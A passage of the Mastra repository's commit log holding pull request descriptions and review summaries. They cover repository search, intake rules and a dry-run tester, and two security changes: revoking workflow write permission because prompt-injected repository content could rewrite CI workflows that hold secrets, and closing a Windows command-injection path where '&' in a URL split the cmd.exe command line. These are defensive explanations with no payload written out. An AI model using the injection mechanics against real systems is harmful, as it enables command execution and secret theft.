"no more repositories" message appears. - **Workspace VCS step (`VcsFactoryStep.tsx`):** During a connected GitHub repository refresh, the component records the prior repository IDs, the query update time, and the installation count. After a successful refresh, when `githubCallbackAwaitsAccess` is true, it clears the pending GitHub App approval notice if either of these is true: - The installation count increased. - The refreshed list contains a repository that was not listed before and was not pushed after the captured update time. A repository that is only newer by `pushedAt` does not clear the notice. This replaces the earlier rule, which cleared the notice only when the list length grew. - **Factory route (`mastracode/factory/src/integrations/github/routes.ts`):** The repository listing route trims and lowercases `q`. It accepts a positive integer `limit`, capped at 100, and passes the limit to each installation. After filtering and deduplicating, it sorts limited results by descending `pushedAt` and truncates them to the limit. Without a valid limit, the existing behavior applies. - **Core GitHub integration (`mastracode/factory/src/integrations/github/integration.ts`):** - `RepoSummary` gains optional `pushedAt`, which is `null` when GitHub omits it. - New exported `RepoListOptions` type (`fresh`, `query`, `limit`). - New exported `narrowRepos` function. It filters by case-insensitive substring, orders by most recent push, and applies an optional limit. - `listInstallationRepos` accepts `RepoListOptions`. It applies narrowing only when `query` or `limit` is set. - **Platform GitHub integration (`mastracode/factory/src/integrations/platform/github/integration.ts`):** - When `query` or `limit` is set, `listInstallationRepos` sends `q` (truncated to 100 characters) and `limit` to the Platform repositories endpoint. It returns results with `installationId` added. It does not store the narrowed result as the TTL full-list cache. - If `fresh` is also set on a narrowed request, it deletes the cached full listing for that installation. The stated reason is that a granted repository may have changed. - Unfiltered listings keep the TTL cache. `fresh` bypasses the cache read and clears the entry before refetching. - `getInstallationRepo` uses the cached full listing when it is unexpired. Otherwise, it searches by the last path segment of `repoFullName` with a limit of 100. It then matches the exact full name. ## Tests - **Factory route tests (`routes.test.ts`):** Adds a test. It checks that a case-insensitive `q=Agent` reaches each installation as `query: 'agent'` with `limit: 2`. It also checks that merged results sort by `pushedAt` and return the two newest. Two existing session-title tests are reformatted. Their assertions are unchanged. - **Platform integration tests (`platform/github/integration.test.ts`):** Adds tests for uncached single-repository lookup. Adds tests for narrowed listings. They check that the limit is sent, that `pushedAt` is returned, and that the narrowed result is not cached as the full listing. They also cover a fresh narrowed refresh that finds a newly granted repository. - **Picker MSW test (`VcsFactoryStep.msw.test.tsx`):** Adds a test. It checks that the initial request uses `limit=8`. After the user types `old`, it checks that the request uses `q=old` and `limit=50` and shows the filtered result. Adds a refresh test. It checks that a pending approval notice clears when the refreshed list includes a newly granted repository. It also checks that the notice remains when the new repository is only newer by `pushedAt`. - **Settings MSW test (`RepositoriesSection.msw.test.tsx`):** Adds a test for the case where all eight recent repositories are already linked. It checks that the add-repository drawer prompts the user to search and does not state that no repositories remain. The author reports these results. They were not verified in this review: - 416 Factory tests passing across GitHub, Platform, and Factory suites. - 756 Factory UI workspace and settings tests passing. - `tsc --noEmit`, typecheck, and oxlint clean. ## Dependencies and deployment The change depends on mastra-ai/platform#4882. That change adds `q`, `limit`, and `pushedAt` to the Platform repositories endpoint. An older Platform can ignore these parameters. In that case, the Factory route still filters and caps results. The "Failed to list repos (500)" error stops only after both changes deploy. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
02d080c280 |
Revert: Let Factory sessions push GitHub Actions workflow changes (#30586)
## Summary Reverts #30584, which added `workflows: 'write'` to the permission set on every Factory repository token. With that permission, any session (or prompt-injected repository content) can rewrite CI workflows that run with repository secrets, including the npm publish path. #30584 hasn't reached shipyard yet, so this reverts it before it deploys. Until an approval-gated path exists (see the closed #28967), a person pushes changes to `.github/workflows/*`. ## Test plan - [x] `vitest run src/integrations/platform/github/integration.test.ts`: 60 passed, with the expected token payloads back to no `workflows`. Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
b02659fcf1 |
fix(templates): upgrade mongodb-bedrock-agent to AI SDK v6 to resolve vulnerable dependencies (#30574)
## Summary Upgrades `templates/template-mongodb-bedrock-agent` to the AI SDK v6 stack used by the other templates, which clears the vulnerable dependencies we'd held back because the fixes needed major upgrades. - `ai` ^5.0.289 → ^6.0.332, `@ai-sdk/amazon-bedrock` 3.0.146 (exact pin) → ^4.0.216. ai v5's `@ai-sdk/provider-utils@3` pins `undici` 5.x, which has no patched release. v4 brings `undici` 6.29.1 and drops `@fastify/busboy`. - Removes `patch-package`, the `postinstall` script, the `patches/` directory and the Dockerfile `COPY patches` step. Bedrock v4 already ships the upstream fix (`BedrockToolUseSchema.input` is optional), and the patch only existed because that fix wasn't available on ai v5. Removed the matching notes from CONTRIBUTING.md and AGENTS.md. - Bumps Mastra packages to current versions (`@mastra/core` ^1.83.0, memory, mongodb, rag, observability, editor, `mastra` CLI). - Bumps `@opentelemetry/auto-instrumentations-node` ^0.79 → ^0.83.1 to fix GHSA-3v2p-hm54-8qcq (moderate). That package needs Node ≥22.15, so `engines.node` goes from `>=22.13.0` to `>=22.15.0`. The Dockerfile already uses `node:22-slim`. - Regenerated `package-lock.json` with npm. No source code changes were needed. `embed`/`embedMany`, `createAmazonBedrock`, and the Bedrock `dimensions` provider option work the same on v6/v4. ## Verification - `npm ls undici @fastify/busboy shell-quote image-size uuid follow-redirects proxy-addr`: `undici` 6.29.1 / 7.30.2 and `uuid` 11.1.1 only. No `@fastify/busboy`, and `shell-quote`, `image-size`, `follow-redirects` and `proxy-addr` are no longer in the tree. - `npm audit --omit=dev` and `npm audit`: **0 vulnerabilities** (before: 9, 2 high). - `npx tsc --noEmit` and `npm run build` pass. - `npx mastra build` succeeds. - `npm test`: 8 passed, 6 skipped. The skipped tests need `TEST_MONGODB_URI`, the same as before this change. - `npm ci --omit=dev` installs cleanly without the postinstall. Closes Dependabot alerts #3517–#3534 (undici / @fastify/busboy). Ref SEC-315 Ref SEC-263 Ref SEC-264 Ref SEC-252 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** This change updates a MongoDB Bedrock agent template to newer libraries. It removes a patch that is no longer needed, because the newer Bedrock library includes the fix. It also raises the minimum Node.js version. ## Summary This change upgrades the `templates/template-mongodb-bedrock-agent` template to the AI SDK v6 stack. The `ai` package moves from `^5.0.289` to `^6.0.332`. `@ai-sdk/amazon-bedrock` moves from the exact version `3.0.146` to `^4.0.216`. The change also updates Mastra packages, `@opentelemetry/auto-instrumentations-node` (now `^0.83.1`), and the `mastra` CLI. The change removes the Bedrock tool-use workaround. That workaround used `patch-package`. The author states that Bedrock v4 includes the upstream fix, so the workaround is no longer needed. The change includes no source code changes. ### Changes by file - `package.json`: - Raises the Node.js requirement (`engines.node`) from `>=22.13.0` to `>=22.15.0`. - Removes the `postinstall` script and the `patch-package` dependency. - Updates the `ai`, `@ai-sdk/amazon-bedrock`, Mastra, OpenTelemetry instrumentation, and `mastra` CLI versions. - `patches/@ai-sdk+amazon-bedrock+3.0.146.patch`: Deleted. The patch made `input` optional in `BedrockToolUseSchema` in the CommonJS and ESM bundles. - `Dockerfile`: Removes the step that copies the `patches` directory into `/app` before `npm install`. - `CONTRIBUTING.md`: Removes the section on the pinned `@ai-sdk/amazon-bedrock` dependency, the `patch-package` workaround, the `ai` v5 constraint, and the rule that `patch-package` remain a runtime dependency for `npm ci --omit=dev`. - `AGENTS.md`: Removes the instruction to keep the pinned Bedrock provider version and its `patch-package` fix until a deliberate migration. - `README.md`: The Prerequisites section now states Node.js 22.15 or later. The diff reports 7 changed files, with 1,685 lines added and 2,071 removed. The per-file summaries cover 6 files. The summaries report about 12 added lines in total, so most of the added lines come from a file that is not described. That file is probably a lockfile, but this summary does not confirm it. ### Reported verification (author-reported, not independently confirmed) - `npm audit --omit=dev` and `npm audit`: 0 vulnerabilities. - `npx tsc --noEmit`, `npm run build`, and `npx mastra build`: succeeded. - `npm ci --omit=dev`: installed without the postinstall script. - `npm test`: 8 passed, 6 skipped. The skipped tests require `TEST_MONGODB_URI`. - `npm ls undici @fastify/busboy shell-quote image-size uuid follow-redirects proxy-addr`: results reported by the author, not summarized here. The PR states that it closes Dependabot alerts `#3517`–#3534. It references SEC-315, SEC-263, SEC-264, and SEC-252. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
918d229b8b |
fix(cli): only open http(s) URLs, drop cmd.exe (#30573)
## Summary
CodeQL flags the CLI's `openBrowser` (used for `mastra auth login`,
`mastra connect`, and the add-credits flow) for command-line injection:
the login URL is built from `MASTRA_PLATFORM_API_URL`, which comes from
the environment, and is handed straight to the OS opener.
`openBrowser` already used `execFileSync` with an argument array on
macOS, Linux, and WSL, but two gaps remained:
1. **No URL validation.** Any string, such as `file:///…`,
`javascript:…`, a bare program name, or an option-like `--foo`, went to
`open` / `xdg-open` / `Start-Process`. Now the input is parsed with `new
URL()`, only `http:` and `https:` are accepted, and the normalized
`href` is what gets passed on. Normalizing also percent-encodes spaces,
quotes, and backticks.
2. **Windows went through `cmd.exe`.** `execFileSync('cmd', ['/c',
'start', '', url])` has no shell on the Node side, but cmd.exe parses
its own command line, so `&` in the URL acts as a command separator.
Every login URL contains `&` (`?product=cli&cli_port=…&state=…`), so on
Windows the URL was also cut off after the first query parameter.
Windows now uses `rundll32.exe url.dll,FileProtocolHandler <url>`, which
opens the default handler without a command interpreter.
All callers already catch errors from `openBrowser` and print the URL,
so a rejected URL falls back to "open this link manually" and does not
crash.
## Test plan
- New `openBrowser` tests in
`packages/cli/src/commands/auth/credentials.test.ts`:
- non-http(s) and invalid inputs throw, and no process is spawned
- on macOS the URL is passed as a single argv entry
- on Windows, `rundll32.exe` gets the full URL including `&`, and `cmd`
is never invoked
- shell metacharacters are percent-encoded before spawning
- `vitest run src/commands/auth src/commands/connect
src/commands/gateway`: all pass
- `tsc --noEmit` for `packages/cli`: clean
Ref SEC-249
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** The CLI opens a web page for login. Before this change, it
passed the page address to Windows in a way that could run extra
commands. Now it only opens normal web addresses, and it uses a safer
Windows method.
## Summary
This change hardens how the CLI opens a browser. The `openBrowser` flow
is used by `mastra auth login`, `mastra connect`, and add-credits.
### Changes
- **`packages/cli/src/commands/auth/credentials.ts`** (+22/-3)
- Adds `toBrowserUrl(url)`. It parses the input with `new URL()` and
throws on invalid input.
- `toBrowserUrl` also throws when the protocol is not `http:` or
`https:`.
- `toBrowserUrl` returns `parsed.href`, the normalized URL.
- `openBrowser` now takes `rawUrl: string`. It calls `toBrowserUrl` and
passes the result to the OS opener.
- On Windows, `openBrowser` calls `rundll32.exe` with
`url.dll,FileProtocolHandler` and the URL. It no longer calls `cmd /c
start`.
- The macOS, WSL, and other Linux paths are unchanged.
- **`packages/cli/src/commands/auth/credentials.test.ts`** (+63)
- Adds `openBrowser` tests. Per the PR objectives, they cover rejected
inputs, macOS argument handling, Windows invocation without `cmd`, and
encoding of shell metacharacters. The test contents were not inspected
in this review.
- **`.changeset/safe-browser-open-url.md`** (+5)
- Adds a `mastra` patch changeset. It describes the HTTP(S)-only
behavior and the Windows change.
### Behavior notes
- Callers receive an error for rejected URLs. The PR objectives state
that callers catch errors and show the URL for manual opening.
- The public signature changes only in its parameter name, from `url` to
`rawUrl`.
### Validation
The PR objectives report these results. They were not re-run in this
review.
- `vitest run src/commands/auth src/commands/connect
src/commands/gateway`: reported as passing.
- `tsc --noEmit` for `packages/cli`: reported as clean.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
7f1f8a8ec6 |
Let Factory sessions push GitHub Actions workflow changes (#30584)
## Summary Factory sessions couldn't push any change to `.github/workflows/*` files. GitHub rejected those pushes with `refusing to allow a GitHub App to create or update workflow ... without workflows permission`, even though the Mastra GitHub App installation grants Workflows read & write. The cause is in `REPOSITORY_TOKEN_PERMISSIONS`. The Factory narrows every installation token it mints to that set, and the set didn't include `workflows`. This PR adds `workflows: 'write'` to it. The Platform token-mint route already treats `workflows` as a collaborator permission. Like `contents: write`, it needs push access on the repository, so the user role checks don't change. ## Tradeoffs / risk - **Wider blast radius.** Every Factory session token can now change CI workflows, which run with repository secrets. Before, a session could change code but not workflows. - **Unapproved installations.** GitHub refuses to mint a token that asks for a permission the installation hasn't granted. If an installation hasn't accepted the Workflows permission, minting fails for it until an owner approves the updated permissions on GitHub. ## Test plan - [x] `vitest run src/integrations/platform/github/integration.test.ts`: 60 passed, with the expected mint payloads updated. - [ ] After deploy, push the SEC-250 workflow-hardening branch from a Factory session. Ref SEC-250 Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Arthur Fiorette
|
09e48ffc4d |
test(core): give the goal step test's workflows store supportsRunJournal (#30571)
## Description Adds `supportsRunJournal` to the mock `workflows` store in `goal-step.test.ts`. Since #29370, `Workflow.createRun` calls `supportsRunJournal()` on the workflows store for every run. The test builds its own store with only `getWorkflowRunById`, `deleteWorkflowRunById` and `persistWorkflowSnapshot`, so the goal judge's agent threw `workflowsStore?.supportsRunJournal is not a function` and the goal was parked as `paused`. That fails 13 cases in the file on `main` and on every PR that includes that change (for example `expected 'paused' to be 'done'`). Real storage adapters extend `WorkflowsStorage`, which defines the method, so only the mock was affected. The mock returns `false` because it has no journal, so runs take the snapshot path the test already mocks. ### Tests `npx vitest run src/loop/workflows/agentic-execution/goal-step.test.ts` in `packages/core`: - Before: `Tests 13 failed | 17 passed (30)` - After: `Tests 30 passed (30)`, stable over three runs `npx vitest run src/loop/workflows/agentic-execution/` also passes: `Test Files 18 passed (18)`, `Tests 379 passed (379)`. ## Related issue(s) None. ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [x] Test update ## Checklist - [ ] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [ ] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** A test helper was missing a method that the code now expects. This change adds the missing method so the test runs the expected path and stops failing. ## Summary This change updates the test mock for the workflows store in `packages/core/src/loop/workflows/agentic-execution/goal-step.test.ts`. It adds one line, a `supportsRunJournal()` method that returns `false`. The diff adds 1 line and removes 0. ## Why `Workflow.createRun` checks whether the store supports run journaling for every run. The mock did not implement this method. The goal judge's agent failed as a result, and 13 test cases failed. With `supportsRunJournal()` returning `false`, runs use the snapshot path, which the test already mocks. ## Test results The author reports these results. I did not verify them against a completed check on the current head. - `npx vitest run src/loop/workflows/agentic-execution/goal-step.test.ts`: 13 failed and 17 passed before the change. 30 passed after the change, stable across three runs. - `npx vitest run src/loop/workflows/agentic-execution/`: 18 test files and 379 tests passed. ## Scope - Production code: no change. - Exported or public declarations: no change. - Review effort: low. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
mastra-platform[bot]
|
1d795bd423 |
fix(factory-ui): fix provider search field height (#30563)
> Opened by @DSchau ## Summary The search field in the Factory "Add provider" drawer rendered as a giant pill filling most of the drawer instead of a normal-height input. **Cause:** `SearchInput`'s root (`InputGroup`) has `flex-1` so it fills a row. The drawer body is `flex flex-col`, so `flex-1` grew the field vertically instead. **Fix:** give the drawer's `SearchInput` `className="flex-none"` so it keeps its normal control height (30px), matching other inputs. No design-system changes. ## Test plan - [x] `vitest run src/ui/domains/settings/components/models/providers` in factory-ui — 21 passed - [x] Rendered the same layout headlessly: field height 360px before → 30px after <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The search box in a settings panel got too tall and took up most of the panel. This change keeps the search box at its normal height. ## Summary This pull request changes one line in `mastracode/factory-ui/src/ui/domains/settings/components/models/providers/AddProviderDrawer.tsx`. The provider search input receives the `flex-none` class. The diff adds one line and removes none. ## Cause The drawer body uses a flex-column layout. The `SearchInput` root (`InputGroup`) has `flex-1`. In a column layout, `flex-1` lets the field grow vertically. The field then fills most of the drawer. ## Change - Adds `className="flex-none"` to the drawer's `SearchInput`. - Keeps the field at its normal control height. - Does not change the design-system `InputGroup` component. ## Reported verification The PR author reports these results. The reviewer did not confirm them from the current head: - `vitest run src/ui/domains/settings/components/models/providers` passed 21 tests. - A headless layout render measured the field at 360px before the change and 30px after. ## Alterations to public declarations None. ## Review effort Low. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
5edafc624f |
Factory: one Rules page per board, intake order and Not routed in Settings (#30507)
## Stack `main` ← #30370 intake order ← #30373 card events (2a) ← #30491 actions/trust (2b) ← #30380 dry run + tester ← **this PR (wave 3: UI)** Base is `feat/factory-intake-dry-run` at `c6a9a823ec8`. Retarget as the PRs below it merge. ## What Each board's intake rules and card moves now live on one **Rules** page, and Settings → Intake gets the intake order and the Not routed list. This is decision D20: rules and card moves were already one table split by event, so the UI shows them as one list per event. **Board → Rules** (`/boards/:id/rules`, `/work/rules`; old `/moves` links redirect) - One lane per event, in the order of `STATUS_EVENTS`. The opened lane comes first and shows "No card yet", where the board sits in the intake order (linked) and the fallback "Otherwise: checked by the next board, then Not routed". The reopened and updated lanes say "Also files items with no card." - Each rule reads as conditions → destination. The first match wins. A rule under a catch-all is marked "Never reached", a rule that's off reads "Off, skipped", and a rule's server `problems` are shown as warnings. - Rules are added and edited in a step-by-step dialog: trigger, then conditions, then board › phase, then review. Card-move rules can pick another board, which is saved as `moveToBoardKey` while the rule stays on this board. Rules that file items with no card only offer this board. - Conditions include `item.trusted`, `pullRequest.trusted` and, on update events, `event.labels.added/removed` and `event.assignees.added/removed`. - **Skipped rules**: a card-move rule whose target couldn't take the card shows "Skipped N times in the last 30 days: <reason>" with a link to the latest item. - **Test an item** opens `IntakeTesterPanel` in a dialog. - Rules can be reordered by drag on desktop or with up/down buttons on touch, switched off, or deleted. Reorders send `boardKey`, so only this board's rows change. **Settings → Intake** - Sources are unchanged. - **Intake order**: drag or up/down to reorder, with a preview before Save or Discard. Each board shows its count of rules for new items, an "Ends in catch-all" badge and an "Edit rules" link. Shows whether the order is derived or explicit, and the old-vs-new comparison from the response. - **Not routed**: paged with "Load more". "Why?" opens the tester on the item, and "Route again" files it. - The Factory-wide routing editor ("Where new cards go") and the "Send new cards to" retarget control are removed, along with `previewReroute`/`applyReroute` in the UI. **Board config**: the "New items" summary line reads "2 rules for new items · Checked 2nd", with an "Edit rules" link. **Server (small)**: `GET /web/factory/projects/:id/intake/skipped` reads the `rule_skipped` decisions that #30491 writes. It returns, per rule, the 30-day count and the newest skip. Storage gets `summarizeSkippedByRoute`, and the CLI route metadata is regenerated. ## Not in this PR - Per-rule dry-run counts ("takes 6 · lost 3 to Ship") on the Rules page: wave 4. - The linked-PR list on card detail with the trusted badge and "Use this pull request". ## Tests - MSW: `BoardRules.msw.test.tsx` (lanes, add above the catch-all, board-scoped reorder, cross-board move body, server refusal kept inline, stale revision, off, member view, skip warning), `IntakeOrderSection.msw.test.tsx` (order, preview/discard/save, comparison copy, member view, Not routed paging, Route again, tester from "Why?"), `NewCardsHere.msw.test.tsx`, plus the updated board config, custom board and new-board tests. - Unit: `ruleLanes`, `ruleTargets`, condition fields (change facts). - Factory: storage `summarizeSkippedByRoute` (window, paging, newest skip, other projects) and route `GET /intake/skipped`. - Gates: factory-ui typecheck, lint, unit (702) and build all pass. MSW has the same 29 failures as the base (checked on `db194d5a104`; on `c6a9a823ec8` the touched suites only fail the same OM and memory tests) (AppStartup, OM, memory, transcript and others). One extra ThreadPageRail failure passes on its own, so it's a flake. Factory passes `check`, `build:lib` and type-aware oxlint on the changed files. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Each Factory board now has one Rules page. The page lists the rules that decide which new items go to that board. Settings now control the order in which boards check new items. ## Summary This pull request replaces the per-board Card moves page with a Rules page. It also moves intake order and the unrouted-item list into Settings → Intake. It adds an endpoint that reports skipped rules. ### Board Rules page - Adds `BoardRules`. It shows rule lanes for each event, grouped under Issues and Pull requests. Each lane lists its rules in order. - Adds `RuleLane`, `RuleBuilderDialog`, `ConditionChips`, `RuleTarget`, and `ChoiceTile`. - Adds `ruleLanes.ts` for lane definitions, event labels, arrival lanes, catch-all and shadowing logic, and intake position. Adds `ruleTargets.ts` for phase and board helpers and `reorderWithin`. - Each rule shows its conditions and destination. Rules after the first catch-all are marked unreachable. - Users can add, edit, reorder, enable or disable, and delete rules. - The rule builder limits cardless events to the current board. A card-move rule can target another board. - The rule builder limits new-item rules to non-terminal phases reachable from the board's initial phase. - On a stale-revision save failure, `BoardRules` reloads the rule and reopens the editor with the latest revision. If the rule was deleted, it closes the editor and reports an error. - `work_item.created` is treated as a legacy arrival event. Its rules appear in both the `work_item.opened` and `pull_request.opened` lanes. - Each lane shows skip counts and reasons for the last 30 days. It links to the latest skipped item when a URL is available. - The page opens the intake tester through `IntakeTesterDialog`. - `BoardRulesPage` replaces `CardMovesPage`. The router sends `/work/moves` and `/boards/:boardId/moves` to the matching `rules` path. - `boardConfigPaths` replaces `moves` with `rules`. `boardCardMovesPath` is renamed to `boardRulesPath`. ### Settings → Intake - Adds `IntakeOrderSection`. It shows the saved board order and, for each board, the count of enabled new-item rules and whether a catch-all rule exists. - Users reorder boards by drag-and-drop or arrow buttons. Changes stay in a draft until saved or discarded. - The section compares the order with the previous route-list evaluator. - Adds `NotRoutedSection`. It shows a paged list of unrouted items. Each item has a "Why?" dialog. Users can route an item again when editing is allowed. - Removes `IntakeRoutesSection`, `intakeRoutes.ts`, and their tests. This removes the Factory-wide routing editor, the reroute preview and apply helpers, `RerouteMove`, and `sendNewCardsTo`. - `NewCardsHere` on the board config page shows the count of enabled new-item rules and the board's intake-order position. The count covers rules reached across both arrival lanes. - `settingsSections.ts` replaces `NEW_CARD_ROUTES_ANCHOR` with `INTAKE_ORDER_ANCHOR` and `NOT_ROUTED_ANCHOR`. ### Skipped-rule endpoint - Adds `GET /web/factory/projects/:id/intake/skipped`. It returns, for each card-move rule skipped in the last 30 days (`SKIPPED_WINDOW_MS`), the route ID, skip count, and newest skip. - Adds `StoredBoardsStorage.summarizeSkippedByRoute`. It reads `rule_skipped` decisions newest first, in pages of 500 by default. It omits rows without a route ID. - Adds the `intakeSkippedList` route contract, a README entry, and a changeset for `@mastra/factory`. - Adds the `factory intake skipped` CLI command, mapped to `intakeSkippedList`. The CLI route metadata is regenerated. ### Hooks and API client - `useIntakeOrder.ts` adds `useIntakeOrderQuery`, `useSaveIntakeOrder`, `useNotRoutedQuery`, `useRouteAgain`, and `useSkippedRulesQuery`. - `useIntakeRoutes.ts` adds `useBoardRulesQuery`. It removes the reroute helpers. `sendRouteRequest` accepts `PUT`. `RouteWrite` reorder operations accept an optional `boardKey`. - `queryKeys` adds `intakeOrder`, `intakeSkipped`, and `intakeNotRouted`. ### Other changes - `conditionFields.ts` adds label and assignee change facts for `work_item.updated` and `pull_request.updated`. It also changes the synchronized pull-request label from "PR updated" to "PR got new commits." - `useBoardIntakeSetup.ts` uses `placesArrival` in place of `placesNewCards`. - Adds a changeset for the `mastra` package. ### Testing - The author reports that factory-ui typecheck, lint, unit tests (702), and build pass. - The author reports that Factory checks, `build:lib`, and type-aware oxlint on changed files pass. - The author reports 29 MSW failures. The author states that the same failures occur on the base. The stated base revision varies in the author's comparison. - The author reports that one ThreadPageRail test fails in the full run and passes alone. The author treats it as a flake. - Not available: independent results from a review run of these checks. ### Out of scope - Per-rule dry-run counts. - The linked-PR list on card detail. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
54606fbfbb |
feat(factory): dry run intake rules and test where an item would go (#30380)
> **Stack:** #30370 (intake order) → #30373 (card events) → #30491 (card actions) → **this PR** → Wave 3 pages. Base is `feat/factory-card-actions`. ## What Shows admins where intake would file items before they change any rules. This adds two read-only endpoints and the client pieces to use them: - **Dry run** (`POST /web/factory/projects/:id/intake/dry-run`) runs the saved rules, or a draft of them plus an optional board order, over the project's newest 200 items. Those items are cards from a source plus unresolved Not routed arrivals, read from stored facts with no refetch. For each board and rule it reports what it takes and what it lost (and to which board), how many items it filed in the last 30 days (from `factory_intake_decisions`), and which items no board takes. With a draft it also reports how many items would land somewhere new (`changed`) and where each one landed before (`before`). - **"Where would this go?" tester** (`POST /web/factory/projects/:id/intake/test`) takes a recent item id or a URL and returns the landing (or why nothing takes it) plus a board-by-board, rule-by-rule trace: `took`, `lost` (with the winner), `no_match` (each failed condition with the item's actual value), `phase_refuses`, or `disabled`. - **Card moves in the tester:** on a card, the tester also replays its 10 newest status events (opened, updated with the labels/assignees that changed, reopened, closed, pull request events), plus one `event` sent in the request, through the card-move rules on its board, replayed against the card's current phase and facts (`card.phase`, `item.trusted`, and the event's own `pullRequest.trusted`). Each replay answers `moves` (board, phase, rule), `stays`, `rule_default` (no rule handles it, so the integration's own move applies) or `ignored` (e.g. reopening a card that isn't finished), with every rule's answer: `took`, `lost`, `no_match` with failed conditions, `skipped` (target board/phase can't take the card) or `disabled`. Both use the same code filing uses: `resolveByIntakeOrder` is now `traceIntakeOrder(...).resolution`, and `evaluateRuleGroup` is now `explainRuleGroup(...).matched`, and the dispatcher now moves cards through `planEventMove`, which the tester replays (`resolveEventRoute` is `traceEventRoute(...).move`). The dispatcher still logs skipped card-move rules as `rule_skipped` decisions; the tester only reports them. Pending `updated` events replay the way the dispatcher acts on them. A burst is folded into its newest event using the dispatcher's own fold (`rules/update-fold.ts`: `updateGroup`/`foldUpdate`, now used by the dispatcher too). A burst that nets out to no change answers `ignored`. To read one card's decisions without scanning the project's decisions, this adds an additive index, `factory_deferred_decisions_tenant_work_item_idx` (org, project, `work_item_id`, `created_at`). The dispatcher's fold and overtaken-event checks use it too. Neither endpoint writes anything: no decision rows, no cards, no audit events, no provider writes. The tests check this. **Issues and pull requests arrive apart (D21).** A rule files issues on `work_item.opened`, card-less pull requests on `pull_request.opened`, and both on the legacy `work_item.created`. The trace asks the same question filing does. A rule passed over for the other kind answers `no_match`, and the failed condition shown is the `source.kind` it saw. Both responses carry `evaluator`, the evaluator that actually files the project. The panel warns when that isn't `intake-order`. ### Access and URL lookups - Members can dry-run or test the saved rules. Running a draft (`boards` or `order`) requires the role that edits rules. A draft faces the same checks as saving it: a phase its board doesn't have (`422 unknown_phase`), an order that misses or invents a board (`422 intake_order_set_mismatch`), or two rules sharing an id (`422 intake_draft_rule_id_repeated`). - A URL on a card resolves to that card. This holds for any source the card holds, such as a pull request linked to an issue card. A URL of a recent Not routed item is read again from its provider when it can be, since a label or a reopen takes the item in again with the facts it has now. When the provider can't be read, the stored arrival answers. - A fetched pull request is tested as a new arrival. Its `note` says that if it closes an issue with a card, or comes from a card's branch, filing joins it to that card instead. - GitLab reads go through the host's active connection, and looked-up GitLab issues keep their open or closed state. - An unseen URL is read once, and only from a GitHub repository or GitLab project linked to that project, using that link's credentials. Any other URL returns `422 not_linked` before any fetch happens. - **Linear, Jira and incident.io** items are tested by picking a recent item (`itemId`), not by URL. ### Also - `mastra api factory intake dry-run|test` CLI commands and regenerated route metadata. - factory-ui: `useIntakeDryRunQuery` / `useIntakeDryRunPreview` / `useIntakeTest` hooks, copy helpers (`takes 6`, `lost 3 to Ship`, board summaries), and a minimal `IntakeTesterPanel` in its own files so the Wave 3 pages can mount it. ### Known gaps - **Replays run against the card's current phase and facts** (this is intended, and the panel says so). No card snapshot is kept per event, so an event that already moved the card replays from where it ended up. A pending event replays exactly. - **Under the old `route-list` evaluator:** both endpoints answer for intake order. The response's `evaluator` says so, and the panel warns about it. - **`closedIssue.*` facts on PRs:** these aren't stored on cards, so the dry run reads PRs without them. ## Tests Scenario and route tests run on LibSQL and Postgres and compare the tester's answer against real filing or dispatch: - **Dispatcher scenarios** (`dispatcher-intake-routes.test.ts`): - The dry run reports the exact board, phase and rule the dispatcher filed each of 7 arrivals with. - The tester predicts 8 pending card moves before dispatch (`moves`/`stays`/`ignored`/`rule_default`), and dispatch then makes exactly those. - Update bursts fold as dispatch folds them, including after a move that committed but never finished. - **D21:** - A new project's card-less pull request goes to Work › PR review, or to Intake from an outside author. - An older project's legacy `work_item.created` rule still files pull requests, and an issue-only rule is shown passed over. - A Not routed pull request is filed once it is labelled or reopened, where the tester says. - A label change on a pull request card moves it by a `pull_request.updated` rule. - An issue card goes to PR review when its own pull request opens. - **Route tests** (`intake-check.test.ts`): - Access and the 422s above. - Drafts, traces, attached-source URLs, and URL lookup refusals. - Long bursts of pending updates replay cheaply. - A storage snapshot proves nothing is written. - **Table tests:** - `explainRuleGroup` agrees with `evaluateRuleGroup` on every existing case plus an operator × facts × shape matrix. - Trace verdicts: `no_match`, `disabled`, `lost`, `phase_refuses`, 